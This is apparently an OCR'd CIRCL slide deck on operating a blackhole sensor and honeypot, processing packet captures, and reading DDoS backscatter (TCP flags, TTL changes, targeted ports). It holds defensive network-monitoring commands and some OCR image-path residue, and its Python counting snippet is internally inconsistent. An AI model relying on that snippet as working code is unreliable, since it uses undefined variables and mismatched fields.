Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation

CIRCL
Computer Incident
Response Center
Luxembourg

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Outline

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Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

Introduction

CIRCL
Computer Incident
Response Center
Luxembourg

- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.


Blackhole & honeypot operation

Motivation and background

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

Blackhole & honeypot operation

Collection and analysis framework



Blackhole operation

Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '( not port $PORT
    and not host $HOST )' | socat - OPENSSL-CONNECT:
    $COLLECTOR:$PORT,cert=/etc/openssl/client.pem,cafile
    =/etc/openssl/ca.crt,verify=1
```

Honeypot operation (collection)

Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-
    children=$MAXFORKS CREATE:/dev/null
```

Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,
    max-children=$MAXFORKS CREATE:/dev/null
```

Redirections

```
pass in on vr0 proto udp from any to any port 1:65535
    rdr-to 127.0.0.1 port 1235 label rdr-udp
pass in on vr0 proto tcp from any to any port 1:65535
    rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

Blackhole & honeypot operation

Data collection

Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,
    cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT
     | tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%
    H%M%S.cap
```


File organization

```
2017/
2017/11
2017/11/H-20171113234424.cap.gz
```

- 288 files per day
- SquashFS → reduce inodes

Data processing

Network packet dissection



Data processing

How does the data look like?

```
▸ Frame 179: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits)
▸ Ethernet II, Src: AvmAudio_3a:d8:ea (38:10:d5:3a:d8:ea), Dst: IntelCor_ab:56:df (00:28:f8:ab:56:df)
▸ Internet Protocol Version 4, Src: 192.168.178.1, Dst: 192.168.178.33
▾ User Datagram Protocol, Src Port: 53, Dst Port: 46749
    Source Port: 53
    Destination Port: 46749
    Length: 203
    Checksum: 0x740c [unverified]
    [Checksum Status: Unverified]
    [Stream index: 7]
▾ Domain Name System (response)
    [Request In: 172]
    [Time: 0.125514000 seconds]
    Transaction ID: 0x5b43
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 3
    Additional RRs: 1
  ▾ Queries
    ▸ 5.2.0.0.9.6.0.0.8.6.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.d.1.2.2.0.a.2.ip6.arpa: type PTR, class IN
  ▸ Answers
  ▸ Authoritative nameservers
  ▸ Additional records
```

```
0000  00 28 f8 ab 56 df 38 10  d5 3a d8 ea 08 00 45 00   .(..V.8. .:....E.
0010  00 df 2f f7 00 00 40 11  64 a3 c0 a8 b2 01 c0 a8   ../...@. d.......
0020  b2 21 00 35 b6 9d 00 cb  74 0c 5b 43 81 80 00 01   .!.5.... t.[C....
0030  00 01 00 03 00 01 01 35  01 32 01 30 01 30 01 39   .......5 .2.0.0.9
0040  01 36 01 30 01 30 01 38  01 36 01 30 01 30 01 30   .6.0.0.8 .6.0.0.0
0050  01 30 01 30 01 30 01 30  01 30 01 30 01 30 01 30   .0.0.0.0 .0.0.0.0
0060  01 30 01 30 01 30 01 30  01 64 01 31 01 32 01 32   .0.0.0.0 .d.1.2.2
0070  01 30 01 61 01 32 03 69  70 36 04 61 72 70 61 00   .0.a.2.i p6.arpa.
0080  00 0c 00 01 c0 0c 00 0c  00 01 00 00 0e 10 00 11   ........ ........
0090  02 6b 62 08 71 75 75 78  6c 61 62 73 03 63 6f 6d   .kb.quux labs.com
00a0  00 c0 3c 00 02 00 01 00  00 0e 10 00 11 03 6e 73   ..<..... ......ns
00b0  32 08 6d 61 65 68 64 72  6f 73 02 62 65 00 c0 3c   2.maehdr os.be..<
00c0  00 02 00 01 00 00 0e 10  00 06 03 6e 73 31 c0 87   ........ ...ns1..
00d0  c0 3c 00 02 00 01 00 00  0e 10 00 06 03 6e 73 33   .<...... .....ns3
00e0  c0 87 00 00 29 10 00 00  00 80 00 00 00           ....)... .....
```

Data processing

Principles

- Avoid json exports such as provided by tshark[1] (ek option) or Moloch[2]
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

[1] `https://www.wireshark.org/docs/man-pages/tshark.html`

[2] `https://github.com/aol/moloch`

Data processing

Preprocessing data

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}

#extract.sh
T=‘echo $F | sed ’s#/sensors/#/anlysis/pcaps/#g’ | sed
    ’s/.gz//g’‘
D=‘dirname $T‘
mkdir -p $D
zcat $F | tcpdump -n -r - -w $T "‘cat␣filter‘"
```

Data processing

Parsing data

```
find analysis/ -type f | sort | parallel -j 7 parse.sh
    {}
#parse.sh
T=‘echo $F | sed ’s#/source#/parsed/#g’ | sed ’s/cap$/
    txt/g’‘
D=‘dirname $T‘
mkdir -p $D
tshark -n -E separator=’|’ -r $F -T fields -e frame.
    time_epoch -e ip.src > $T
```

Data processing

Distributed counting


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc,ipdst) = line.split(b"|")
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"),"ascii")
    red.zincrby(k,ip.src,1)
```

Analysis of denial of service attacks

Observing SYN floods attacks in backscatter traffic

Attack description



Connections
H_0
H_1
H_2
H_3

Fill up state connection state table of the victim

How does backscatter look like?

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x
    .105.167.39468: Flags [.], ack 1562196897, win
    16384, length 0
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x
    .121.213.62562: Flags [.], ack 14588990, win 16384,
    length 0
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x
    .100.72.30395: Flags [.], ack 24579479, win 16384,
    length 0
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x
    .65.254.17754: Flags [.], ack 318490736, win 16384,
    length 0
```

What are the typical characteristics?

What can be derived from backscatter traffic?

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, ...)
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
  - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
  - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

Confirm if there is a DDOS attack

Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)[3]

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e
    frame.time_epoch -e ip.src -e tcp.flags
1505552542.807286000 x.45.177.71 0x00000010
1505552547.514922000 x.45.177.71 0x00000010
```

[3] https://tools.ietf.org/html/rfc3168

Counting denial of service attacks

20170311
20170328
20170504
20170505
20170529
20170808
20170913
20170914
20170915
20170922

Discover targeted services

TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T
    fields -e tcp.srcport | sort | uniq -c
```

Frequency	TCP source port
868	53
2625	80

- Do not forget UDP
- ICMP $\rightarrow$ Network, Host Port unreachable
- GRE

Infrastructure assessment

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)


```
find . -type f | parallel -j 7 tshark -n -r {} -T
    fields -e ip.src -e tcp.srcport -e ip.ttl

#Source IP sport TTL

x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
```

Infrastructure changes


- Increase of TTL
  - Focus on differences
  - Network equipment was removed i.e. broken firewall
- Decrease of TTL
  - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports $\rightarrow$ detect load balancers

Observing SYN floods attacks in backscatter traffic


Plotting TCP acknowledgement numbers



Plotting TCP initial sequence numbers



Mirai case


Bot_2
Victim
Bot_1
Bot_0
C&C
Dev_0
Dev_1
$Dev_{...}$
Server
Loader
$Attacker_{1...n}$
Botmaster

Mirai case

